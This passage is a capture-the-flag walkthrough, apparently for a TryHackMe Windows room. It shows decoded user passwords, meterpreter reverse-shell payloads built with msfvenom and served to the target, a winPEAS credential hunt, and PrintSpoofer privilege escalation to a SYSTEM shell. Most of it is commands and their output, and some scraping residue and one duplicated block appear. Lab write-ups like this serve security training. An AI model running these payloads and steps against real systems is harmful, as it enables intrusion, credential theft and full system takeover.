
Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


< DECODE > Decodes your data into the area below.

◆ goldencat416◆smar44Rapto

The same happens for sadswan869.



Decode it and we get the same password as we got for goldencat416.
I repeated the scenario for organicfish718 and got the same password as well.




Now we have passwords for three users:

sadswan869, organicfish718, goldencat416

I tried three of them, the best of them as the view of system-privileges is "sadswan869"

go to <https://fire.windcorp.thm/powershell>, and then login to sadswan869 account:

Like following:



On attackers machine create a payload as follows:

```
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.147.194 LPORT=8000 -f exe > sadswan_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

On attacker machine create web server so that we can upload shell onto sadswan869 home directory:

```
root@ip-10-10-147-194:~/Desktop/set2Room# ls -lh
total 38M
-rw-r--r-- 1 root root 38M Dec  7  2021 openfire.deb
-rw-r--r-- 1 root root 7.0K Oct  9 10:48 sadswan_shell.exe
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Download the payload as follows:

The screenshot shows a Windows PowerShell window with the following command history:

```
PS C:\Users\sadswan869\Documents> invoke-webrequest -uri http://10.10.147.194:8080/sadswan_shell.exe -outfile happy.exe
PS C:\Users\sadswan869\Documents> ls

Directory: C:\Users\sadswan869\Documents

Mode                LastWriteTime         Length Name
----                -----           ----- 
-a----   10/9/2022  2:52 AM            7168 happy.exe

PS C:\Users\sadswan869\Documents>
```

At the bottom of the window, there are buttons for "Submit", "Cancel", "History" (with up and down arrows), "Connected to: fire", "Save", and "Exit".

Activate Windows

On attacker machine run the command "msfconsole"

```
root@ip-10-10-147-194:~/Desktop/set2Room# msfconsole
```

After that, in interactive shell run this commands:

- + use multi/handler
- + set payload windows/x64/meterpreter/reverse_tcp
- + set lhost <attacker-machine-IP-address>
- + set lport 8000
- + run

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.147.194
lhost => 10.10.147.194
msf5 exploit(multi/handler) > set lport 8000
lport => 8000
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----          ----- 
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----          ----- 
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST  10.10.147.194  yes       The listen address (an interface may be specified)
LPORT  8000            yes       The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target
```

Activate Windows
Go to Settings to activate Windows.

Go to powershell web panel of sadswan869 and then execute the shell file as follows:

and then your meterpreter shell is ready to work.

```
PS C:\Users\sadswan869\Documents>
start-process .\happy.exe
PS C:\Users\sadswan869\Documents>
```

On the sadswan869 meterpretershell you can easily upload and download to target host.

Download the winPEAS.exe from HERE and then upload it to sadswan869 home directory

```
meterpreter > upload winPEAS.exe .
```

I preferred to run winPEAS.exe and write its output to a file and then download the file in attacker machine and then read it:

```
PS C:\Users\sadswan869\Documents>
PS C:\Users\sadswan869\Documents>
PS C:\Users\sadswan869\Documents> ls
ls

Directory: C:\Users\sadswan869\Documents

Mode                LastWriteTime        Length Name
----                -----          ----  --
-a----   10/9/2022    2:52 AM           7168 happy.exe
-a----   10/9/2022    2:58 AM         468992 winPEAS.exe

PS C:\Users\sadswan869\Documents> .\winPEAS.exe cmd > peas_output.txt
```

Download the output:

```
C:\Users\sadswan869\Documents>exit
exit
meterpreter >
meterpreter >
meterpreter > ls
Listing: C:\Users\sadswan869\Documents
=====
Mode      Size  Type  Last modified          Name
----      ---   ---   -----          ---
40777/rwxrwxrwx  0     dir   2020-05-01 19:51:26 +0100  My Music
40777/rwxrwxrwx  0     dir   2020-05-01 19:51:26 +0100  My Pictures
40777/rwxrwxrwx  0     dir   2020-05-01 19:51:26 +0100  My Videos
100666/rw-rw-rw- 402    fil   2020-05-01 19:51:28 +0100  desktop.ini
100777/rwxrwxrwx 7168   fil   2022-10-09 10:52:56 +0100  happy.exe
100666/rw-rw-rw- 142700  fil   2022-10-09 11:14:43 +0100  peas_output.txt
100777/rwxrwxrwx 468992  fil   2022-10-09 10:58:09 +0100  winPEAS.exe

meterpreter > download peas_output.txt .
[*] Downloading: peas_output.txt -> ./peas_output.txt
[*] Downloaded 139.36 KiB of 139.36 KiB (100.0%): peas_output.txt -> ./peas_output.txt
[*] download : peas_output.txt -> ./peas_output.txt
meterpreter >
```

If you check winPEAS.exe output we can see there is a 'Auto Logon Credential' stored on this machine:

```
C:\Users\sadswan869\Documents>exit
meterpreter >
meterpreter >
meterpreter > ls
Listing: C:\Users\sadswan869\Documents
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   -----           ---
40777/rwxrwxrwx 0     dir   2020-05-01 19:51:26 +0100  My Music
40777/rwxrwxrwx 0     dir   2020-05-01 19:51:26 +0100  My Pictures
40777/rwxrwxrwx 0     dir   2020-05-01 19:51:26 +0100  My Videos
100666/rw-rw-rw- 402   fil   2020-05-01 19:51:28 +0100  desktop.ini
100777/rwxrwxrwx 7168  fil   2022-10-09 10:52:56 +0100  happy.exe
100666/rw-rw-rw- 142700 fil   2022-10-09 11:14:43 +0100  peas_output.txt
100777/rwxrwxrwx 468992 fil   2022-10-09 10:58:09 +0100  winPEAS.exe

meterpreter > download peas_output.txt .
[*] Downloading: peas_output.txt -> ./peas_output.txt
[*] Downloaded 139.36 KiB of 139.36 KiB (100.0%): peas_output.txt -> ./peas_output.txt
[*] download : peas_output.txt -> ./peas_output.txt
meterpreter >
```

In the powershell web panel login with Edwardle credentials:



Again we need to create another payload to have our meterpreter shell for Edwardle user.

```
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.147.194 LPORT=8008 -f exe > edward_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
root@ip-10-10-147-194:~/Desktop/set2Room# ls -lh
total 39M
-rw-r--r-- 1 root root 7.0K Oct  9 11:25 edward_shell.exe
-rw-r--r-- 1 root root 38M Dec  7 2021 openfire.deb
-rw-r--r-- 1 root root 140K Oct  9 11:15 peas_output.txt
-rw-r--r-- 1 root root 7.0K Oct  9 10:48 sadswan_shell.exe
-rwxr-xr-x 1 root root 458K Oct  9 10:57 winPEAS.exe
root@ip-10-10-147-194:~/Desktop/set2Room# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Download the shell:

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\edwardle.WINDCORP\Documents> invoke-webrequest -uri http://10.10.147.194:8080/edward_shell.exe -outfile happy.exe
PS C:\Users\edwardle.WINDCORP\Documents>
ls

Directory: C:\Users\edwardle.WINDCORP\Documents

Mode LastWriteTime Length Name
---- -- 10/9/2022 3:28 AM 7168 happy.exe
-a--- 6/1/2020 4:20 AM 253 surfsup.cmd

PS C:\Users\edwardle.WINDCORP\Documents>

Submit Cancel History: ↑ ↓ Connected to: fire Save Exit

And the meterpreter shell:

```
msf5 exploit(multi/handler) > options  
Module options (exploit/multi/handler):  
  
Name Current Setting Required Description  
---- - - - -  
  
Payload options (windows/x64/meterpreter/reverse_tcp):  
  
Name Current Setting Required Description  
---- - - - -  
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 10.10.147.194 yes The listen address (an interface may be specified)  
LPORT 8000 yes The listen port  
  
Exploit target:  
  
Id Name  
-- --  
0 Wildcard Target  
  
msf5 exploit(multi/handler) > set lport 8008  
lport => 8008  
msf5 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.147.194:8008  
[*] Sending stage (201283 bytes) to 10.10.82.198  
[*] Meterpreter session 2 opened (10.10.147.194:8008 -> 10.10.82.198:61236) at 2022-10-09 11:29:22 +0100  
  
meterpreter > 
```

Here is the flag on the Edwardle's Desktop:

```
C:\Users\edwardle.WINDCORP\Desktop>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 84E1-0562  
  
Directory of C:\Users\edwardle.WINDCORP\Desktop  
  
06/01/2020  12:25 PM    <DIR>          .  
06/01/2020  12:25 PM    <DIR>          ..  
05/31/2020  10:12 AM           47 Flag 2.txt  
                      1 File(s)        47 bytes  
                     2 Dir(s)  43,875,979,264 bytes free
```

In meterpreter shell, type "shell" then enter, after that we have windows cmd. If in this shell we type "whoami /priv" we can see this user has the "Token Impersonation".

Actually done...

```
C:\Users\edwardle.WINDCORP\Documents>whoami /priv  
whoami /priv
```

```
PRIVILEGES INFORMATION
```

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Download the printsspoof from this link:

```
root@ip-10-10-147-194:~/Desktop/set2Room#  
root@ip-10-10-147-194:~/Desktop/set2Room# wget https://github.com/diebus/printspoof/raw/master/PrintSpoof.exe
```

Create shell for the time that we use printSpoof.exe in order to have the system shell.

```
root@ip-10-10-147-194:~/Desktop/set2Room#  
root@ip-10-10-147-194:~/Desktop/set2Room# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.147.194 LPORT=9000 -f exe > system_shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
root@ip-10-10-147-194:~/Desktop/set2Room#
```

On attacker machine run msfconsole again and prepare the listener as follows:

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 9000
lport => 9000
msf5 exploit(multi/handler) > set lhost 10.10.147.194
lhost => 10.10.147.194
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.147.194  yes       The listen address (an interface may be specified)
LPORT    9000          yes       The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) > run
```

- 1 - Upload system_shell.exe to target machine (Edwardle home directory).
 - 2 - Also upload printSpoofer.exe similarly to target machine (Edwardle home directory).

```
meterpreter > upload system_shell.exe .
[*] uploading   : system_shell.exe -> .
[*] uploaded    : system_shell.exe -> .\system_shell.exe
meterpreter > 
```

Now we have our files in the Edward's home directory:

Run the following command:

```
PS C:\Users\edwardle.WINDCORP\Documents> .\PrintSpoofer.exe -c .\system_shell.exe
```

On the listener for system shell that we lastly setup, we can see that we have the system shell:

```
C:\users>whoami  
whoami  
windcorp\fire$
```

Navigate to Administrator's Desktop to find "Flag 3.txt"

```
Directory of C:\Users\Administrator\Desktop  
  
06/01/2020  10:36 AM    <DIR>          .  
06/01/2020  10:36 AM    <DIR>          ..  
05/31/2020  02:32 AM           47 Flag 3.txt  
                   1 File(s)        47 bytes  
                   2 Dir(s)  43,874,635,776 bytes free
```